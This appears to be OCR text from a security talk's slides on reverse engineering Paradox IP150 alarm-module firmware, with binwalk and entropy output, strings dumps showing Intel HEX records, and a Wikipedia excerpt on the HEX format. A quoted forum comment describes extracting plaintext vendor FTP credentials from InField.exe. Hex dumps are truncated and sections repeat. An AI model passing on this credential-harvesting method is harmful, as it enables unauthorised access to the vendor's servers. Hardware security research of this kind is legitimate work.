
ENTS


Binwalk


~/D/P/firmware binwalk IP150\ V4.20.008.puf
DECIMAL HEXADECIMAL DESCRIPTION
~/D/P/firmware


Binwalk


Entropy
1.0
0.8
0.6
0.4
0.2
0.0
Entropy
0
100000
200000
300000
400000
Offset


010 Editor - /home/omri/Documer
File Edit Search View Format Scripts Templates Debug Tools Window Help
IP150 V4.20.008.puf
IP150_V3_01_000_ENG.PUF


010 Editor - /home/omri/Documer
File Edit Search View Format Scripts Templates Debug Tools Window Help
IP150 V4.20.008.puf
IP150_V3_01_000_ENG.PUF

Firmware updates



nezmogus commented on Jun 18, 2018

Bonus pack 1.

If anybody need any firmware for Paradox devices, you can download it directly from Paradox FTP server. Search for ".paradox.com" string (with dot in front) in InField.exe file and ignore everything who starts with www. You will find domain, and few bytes before this string you will find username and password in plain text.

Decrypted firmware files for those, who want play with reversing engineering decrypted firmware.zip.

To make life easier, there is cleaned firmware versions (all know for me embedded files are extracted):
cleaned.ZIP

Maybe someone will find, how to downgrade bootloader from 2.13.001 to 2.12.000. I'm guessing, that bootloader won't downgrade with my method and it causes update process on each IP150 restart.

If anybody interested in more detailed firmware file structure or communication protocol with paradox upgrade server, let me know. I will write what i know.

1

Reverse Engineering

```
~/D/P/f/4.42.002 strings IP150\ V4.42.002.puf.dec | more
HEADER_IP150
  p x
Fn!
:!@F
:! F
 -RVS
ip150_default.puf
upgrade.insightgoldatpmh.com:10000
:020000040800F2:10000000703401200 5E90008E9E60008D1E800089D:10001000EDE60008EFE60008F1E600080000000049:1000200000000000000000
8FDE9000801EA0008FF:1000500005EA000809EA00080DEA000811EA0008AC:1000600015EA000819EA00081DEA000821EA00085C:1000700025EA000829
A00084DEA000851EA00086C:1000A00055EA000859EA00085DEA000861EA00081C:1000B00065EA000869EA00086DEA000871EA0008CC:1000C00075EA00
899EA00089DEA0008A1EA000857:1000F000A5EA0008A9EA0008ADEA0008B1EA00088C:10010000B5EA0008B9EA0008BDEA0008C1EA00083B:10011000C5
A0008E9EA0008EDEA0008F1EA00084B:10014000F5EA0008F9EA0008FDEA000801EB0008FA:100150005EB000809EB00080DEB000811EB0008A7:100160
035EB000839EB000823:103C0000FFFFFFFF021302230520 1357FFFFFFFF3:103C1000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFB4:103C2000FFFFFFFFFF
FFFFFFFFFFFFFFFFFFFF84:103C500000000000000000000000000000000064:103C600000000000000000000000000000000054:103C7000000000
0000000000000000000024:103CA000000000000000000000000000000014:103CB000000000000000000000000000000004:043CC00000
0DFF8A1:10402000C00B0068008801F059FAC0F3032080B289:10403000616811EB8000DFF8AC1B0860DFF8A00BB3:104040000068008801F04AFAC0F303
B1FE22900F6:10407000DFF86C0B0068103001F05FFC00280FD1F6:104080005FF0704001F03BFA05005FF0604001F026:1040900036FADFF84C1B096809
27FF0030110FBD4:1040C00001F109B2200001F0F2FA002803D020002B:1040D00001F036FBEBE1DFF80C0B0068008801F023:1040E000FDF9DFF8001B09
0FAF9DFF8D81A096893:104110004860DFF8D41A0860DFF8C80A00688068D1:1041200001F0EDF9DFF8BC1A09688860DFF8BC1A05:104130000860DFF8B0
0DFF8981A0870DFF8900AF0:1041600000780321084201D0012000E000202189CD:104170004018DFF8801A08800021DFF87C0A056803:1041800001E029
2EDD16868DFF8342A1268D268EC:1041B0009042E6D12868DFF8282A126812699042F6:1041C000DFD1002908D0E868C860DFF82C0A006851:1041D000E8
809888842F5D1288BDFF8E819096831:1042000049888842EED16868DFF8D4190968C9681E:104210008842E7D12868DFF8C81909680969884227:104220
023D0002809D00268002A06D00268DFF8CF:1042500090391B681B699A42EFD1028BDFF88439D1:104260001B685B889A42E8D1002908D0C268CA60FE:10
29000DFF8700900210160DFF868092189818158:1042A000DFF8600961688160DFF858094460DFF871:1042B0005409DFF8301909680161DFF84C0900216
:1042E000D5F88460B04705E00023EA6F290000207C:1042F00001F0F8FF40B2002826D10020E867DFF87F:1043000010090560280000F0D1F97FF004014
F820:1043300090209047290 0DFF8C00802F0B4F8290067:10434000022002F06AF973E0200001F0F9F9AEE012:10435000DFF8B8080078C00609D52900D
2807D0BF:10438000B5F86C2029006869D5F88030984700E0BE:104390000020DFF87408006800282BD0DFF85008F0:1043A0000078000709D5DFF860080
```

Reverse Engineering

```
~/D/P/f/4.42.002 strings IP150\ V4.42.002.puf.dec | more
HEADER_IP150
  p x
Fn!
```

WIKIPEDIA
The Free Encyclopedia

Main page
Contents
Current events
Random article
About Wikipedia

Article Talk | Read Edit View history

Intel HEX

From Wikipedia, the free encyclopedia

Not to be confused with Intel hexadecimal notation.

Intel hexadecimal object file format, **Intel hex format** or **Intellec Hex** is a file format that conveys binary information in ASCII text form.[6] It is commonly used for programming microcontrollers, EPROMs, and other types of programmable logic devices. In a typical application, a compiler or assembler converts a program's source code (such as in C or assembly language) to machine code and outputs it into a HEX file. Common file extensions used for the resulting files are .HEX[1] or .H86.[2][3] The HEX file is then read by a programmer to write the machine code into a PROM or is transferred to the target system for loading and execution.[7][8]

```
0DFF8A1:10402000C00B0068008801F059FAC0F3032080B289:10403000616811EB8000DFF8AC1B0860DFF8A00BB3:104040000068008801F04AFAC0F303
B1FE22900F6:10407000DFF86C0B0068103001F05FFC00280FD1F6:104080005FF0704001F03BFA05005FF0604001F026:1040900036FADFF84C1B096809
27FF0030110FBD4:1040C00001F109B2200001F0F2FA002803D020002B:1040D00001F036FBEBE1DFF80C0B0068008801F023:1040E000FDF9DFF8001B09
0FAF9DFF8D81A096893:104110004860DFF8D41A0860DFF8C80A00688068D1:1041200001F0EDF9DFF8BC1A09688860DFF8BC1A05:104130000860DFF8B0
0DFF8981A0870DFF8900AF0:1041600000780321084201D0012000E000202189CD:104170004018DFF8801A08800021DFF87C0A056803:1041800001E029
2EDD16868DFF8342A1268D268EC:1041B0009042E6D12868DFF8282A126812699042F6:1041C000DFD1002908D0E868C860DFF82C0A006851:1041D000E8
809888842F5D1288BDFF8E819096831:1042000049888842EED16868DFF8D4190968C9681E:104210008842E7D12868DFF8C81909680969884227:104220
023D0002809D00268002A06D00268DFF8CF:1042500090391B681B699A42EFD1028BDFF88439D1:104260001B685B889A42E8D1002908D0C268CA60FE:10
29000DFF8700900210160DFF868092189818158:1042A000DFF8600961688160DFF858094460DFF871:1042B0005409DFF8301909680161DFF84C0900216
:1042E000D5F88460B04705E00023EA6F290000207C:1042F00001F0F8FF40B2002826D10020E867DFF87F:1043000010090560280000F0D1F97FF004014
F820:1043300090209047290 0DFF8C00802F0B4F8290067:10434000022002F06AF973E0200001F0F9F9AEE012:10435000DFF8B8080078C00609D52900D
2807D0BF:10438000B5F86C2029006869D5F88030984700E0BE:104390000020DFF87408006800282BD0DFF85008F0:1043A0000078000709D5DFF860080
```

Reverse Engineering

```
~/D/P/f/4.42.002 strings IP150\ V4.42.002.puf.dec | more
HEADER_IP150
  p x
Fn!
:!@F
:! F
 -RVS
ip150_default.puf
upgrade.insightgoldatpmh.com:10000
:020000040800F2:100000007034012005E90008E9E60008D1E800089D:1000
8FDE9000801EA0008FF:1000500005EA000809EA00080DEA000811EA0008AC:
A00084DEA000851EA00086C:1000A00055EA000859EA00085DEA000861EA000
899EA00089DEA0008A1EA000857:1000F000A5EA0008A9EA0008ADEA0008B1E
A0008E9EA0008EDEA0008F1EA00084B:10014000F5EA0008F9EA0008FDEA000
035EB000839EB000823:103C0000FFFFFFFF021302230520135 7FFFFFFFF3:
FFFFFFFFFFFFFFFFFFFF84:103C500000000000000000000000000000000000
00000000000000000000000024:103CA000000000000000000000000000000
0DFF8A1:10402000C00B0068008801F059FAC0F3032080B289:104030006168
B1FE22900F6:10407000DFF86C0B0068103001F05FFC00280FD1F6:10408000
27FF0030110FBD4:1040C00001F109B2200001F0F2FA002803D020002B:1040
0FAF9DFF8D81A096893:104110004860DFF8D41A0860DFF8C80A00688068D1:
0DFF8981A0870DFF8900AF0:1041600000780321084201D0012000E000202189CD:104170004018DFF8801A08800021DFF87C0A056803:1041800001E029
2EDD16868DFF8342A1268D268EC:1041B0009042E6D12868DFF8282A126812699042F6:1041C000DFD1002908D0E868C860DFF82C0A006851:1041D000E8
809888842F5D1288BDFF8E819096831:1042000049888842EED16868DFF8D4190968C9681E:104210008842E7D12868DFF8C81909680969884227:104220
023D0002809D00268002A06D00268DFF8CF:1042500090391B681B699A42EFD1028BDFF88439D1:104260001B685B889A42E8D1002908D0C268CA60FE:10
29000DFF8700900210160DFF868092189818158:1042A000DFF8600961688160DFF858094460DFF871:1042B0005409DFF8301909680161DFF84C0900216
:1042E000D5F88460B04705E00023EA6F290000207C:1042F00001F0F8FF40B2002826D10020E867DFF87F:1043000010090560280000F0D1F97FF004014
F820:1043300090209047290 0DFF8C00802F0B4F8290067:10434000022002F06AF973E0200001F0F9F9AEE012:10435000DFF8B8080078C00609D52900D
2807D0BF:10438000B5F86C2029006869D5F88030984700E0BE:104390000020DFF87408006800282BD0DFF85008F0:1043A0000078000709D5DFF860080
```


File example [edit]

This example shows a file that has four data records followed by an end-of-file record:

```
:10010000214601360121470136007EFE09D2190140
:10011000 2146017E17C20001FF5F16002148011928
:10012000194E79234623965778239EDA3F01B2CAA7
:10013000 3F0156702B5E712B722B732146013421C7
:00000001FF
```

